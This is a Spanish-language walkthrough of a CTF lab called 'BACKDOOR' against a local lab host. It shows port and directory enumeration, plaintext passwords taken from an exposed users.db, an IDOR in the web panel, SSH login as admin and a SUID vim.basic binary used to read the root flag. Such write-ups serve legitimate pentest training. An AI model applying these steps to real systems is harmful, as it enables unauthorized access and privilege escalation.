




Solución al lab **BACKDOOR** (nivel medio)



Iniciaremos con un escaneo de puertos con nmap



Se encontraron abierto los puertos 22 ssh (OpenSSH 8.2p1) y 80 http (Apache httpd 2.4.41), como todavía no tenemos credenciales para ssh pasaremos a analizar el servicio web en el puerto 80



La página principal es un formulario de inicio de sesión, hagamos una enumeración web para ver si hay directorios o archivos ocultos, antes de probar si es vulnerable a SQL Injection

```
chifay@kali: ~/Whoami-Labs/BACKDOOR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BACKDOOR
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

403 GET 9L 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
404 GET 9L 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
302 GET 0L 0w 0c http://172.17.0.2/ => login.php
301 GET 9L 28w 305c http://172.17.0.2/db => http://172.17.0.2/db/
200 GET 1L 29w 8202c http://172.17.0.2/db/users.db
302 GET 0L 0w 0c http://172.17.0.2/index.php => login.php
200 GET 99L 154w 1982c http://172.17.0.2/login.php
302 GET 0L 0w 0c http://172.17.0.2/logout.php => login.php
302 GET 0L 0w 0c http://172.17.0.2/panel.php => login.php
200 GET 4L 4w 26c http://172.17.0.2/users.txt
[#####] - 6s 55392/55392 0s found:8 errors:0
[#####] - 6s 55368/55368 9692/s http://172.17.0.2/
[#####] - 0s 55368/55368 13842000/s http://172.17.0.2/db/ => Directory listing (add --scan-dir-listings to scan)

(chifay@kali) - [~/Whoami-Labs/BACKDOOR]
$
```

Encontramos un archivo users.txt y un directorio db que contiene un archivo users.db, además del formulario de inicio de sesión, vamos a descargar ambos archivos a nuestro directorio y ver su contenido

Archivo users.db

```
(chifay@kali) - [~/Whoami-Labs/BACKDOOR]
$ wget http://172.17.0.2/db/users.db
--2026-08-03 14:34:05-- http://172.17.0.2/db/users.db
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8192 (8.0K)
Saving to: 'users.db'

users.db 100%[=====] 8.00K --.-KB/s in 0s

2026-08-03 14:34:05 (1.01 GB/s) - 'users.db' saved [8192/8192]

(chifay@kali) - [~/Whoami-Labs/BACKDOOR]
$ cat users.db
RR+StableusersusersCREATE TABLE users ( id INTEGER PRIMARY KEY, username TEXT NOT NULL, email TEXT NOT NULL, passw
I+RI'/juanjuan@backdoor.labjuan1234user/7backdoorbackdoor@backdoor.labbackdooruser*1maria@backdoor.labmaria2026user/1'admi
nadmin@backdoor.labadmin
```

Archivo users.txt

```
(chifay@kali) - [~/Whoami-Labs/BACKDOOR]
$ wget http://172.17.0.2/users.txt
--2026-08-03 14:37:07-- http://172.17.0.2/users.txt
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 26 [text/plain]
Saving to: 'users.txt'


users.txt 100%[=====] 26 --.-KB/s in 0s

2026-08-03 14:37:07 (5.94 MB/s) - 'users.txt' saved [26/26]


(chifay@kali) - [~/Whoami-Labs/BACKDOOR]
$ cat users.txt
admin
backdoor
juan
maria
```

En el archivo users.txt encontramos 4 usuarios y en el archivo users.db podemos observar la contraseña de cada uno de ellos, vamos a probarlas en la web


Usuario backdoor




Usuario admin



Usuario juan



Usuario maría



Al iniciar la sesión con cada usuario pudimos darnos cuenta el rol de cada uno de ellos, además notamos que cada uno de ellos se carga con `panel.php?user_id=[ID_USUARIO]` lo

que significa que es vulnerable a IDOR, se probaron con diferentes id y obtuvimos los datos asociados de cada usuario.

Probemos el ssh con las credenciales de admin

```
admin@backdoor:~  
Session Actions Edit View Help  
chifay@kali: ~/Whoami-Labs/BACKDOOR admin@backdoor:~  
└─$ ssh admin@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is: SHA256:FmRrbGEkMETcK7WCoH9Wgh/l6ycFdnOpGLLJEPIUhgq  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
admin@172.17.0.2's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
admin@backdoor:~$
```

Veamos que permisos tenemos


```
admin@backdoor:~$ whoami  
admin  
admin@backdoor:~$ id  
uid=1000(admin) gid=1000(admin) groups=1000(admin)  
admin@backdoor:~$ sudo -l  
-bash: sudo: command not found  
admin@backdoor:~$ pwd  
/home/admin  
admin@backdoor:~$ ls -al  
total 28  
drwxr-xr-x 1 admin admin 4096 Aug  3 20:55 .  
drwxr-xr-x 1 root  root  4096 Mar  7 04:28 ..  
-rw-r--r-- 1 admin admin  220 Feb 25 2020 .bash_logout  
-rw-r--r-- 1 admin admin 3771 Feb 25 2020 .bashrc  
drwx----- 2 admin admin 4096 Aug  3 20:55 .cache  
-rw-r--r-- 1 admin admin  807 Feb 25 2020 .profile  
admin@backdoor:~$
```

Búsqueda de SUID

```
admin@backdoor:~$ find / -perm -4000 -type f -ls 2>/dev/null  
391937      84 -rwsr-xr-x  1 root    root      85064 Feb  6 2024 /usr/bin/chfn  
392077      68 -rwsr-xr-x  1 root    root      68208 Feb  6 2024 /usr/bin/passwd  
392140      68 -rwsr-xr-x  1 root    root      67816 Apr  9 2024 /usr/bin/su  
392004      88 -rwsr-xr-x  1 root    root      88464 Feb  6 2024 /usr/bin/gpasswd  
392165      40 -rwsr-xr-x  1 root    root      39144 Apr  9 2024 /usr/bin/umount  
392061      56 -rwsr-xr-x  1 root    root      55528 Apr  9 2024 /usr/bin/mount  
391943      52 -rwsr-xr-x  1 root    root      53040 Feb  6 2024 /usr/bin/chsh  
392066      44 -rwsr-xr-x  1 root    root      44784 Feb  6 2024 /usr/bin/newgrp  
410774    2844 -rwsr-xr-x  1 root    root     2910952 Apr  2 2025 /usr/bin/vim.basic  
396095      52 -rwsr-xr--  1 root    messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper  
396128     468 -rwsr-xr-x  1 root    root      477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign  
admin@backdoor:~$
```

De esos binarios vim.basic es explotable y podríamos leer archivos como root


Leer /root/flag.txt con el comando /usr/bin/vim.basic /root/flag.txt



```
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BACKDOOR  admin@backdoor: ~
Backdoor{ [REDACTED] }

"/root/flag.txt" [readonly] 1L, 30C 1,1 All
```

Ya que conseguimos el valor de la bandera vamos a verificarla



```
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BACKDOOR  admin@backdoor: ~

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresa.

Cargando imagen ...
Imagen lista
Desplegando ...

¡Listo para atacar!

Lab: Backdoor
Dificultad: ★★★★★★ medio
XP: 3

Objetivo: 172.17.0.2
Fecha: 2026-08-03 14:17:24 -0600

Flag (Backdoor{ ... }): Backdoor{ [REDACTED] }

🚩 ¡Conquistado!
Backdoor completado
Hora: 2026-08-03 15:19:14 -0600
Tiempo Total: 1h 1m 50s

Ctrl+C para salir
```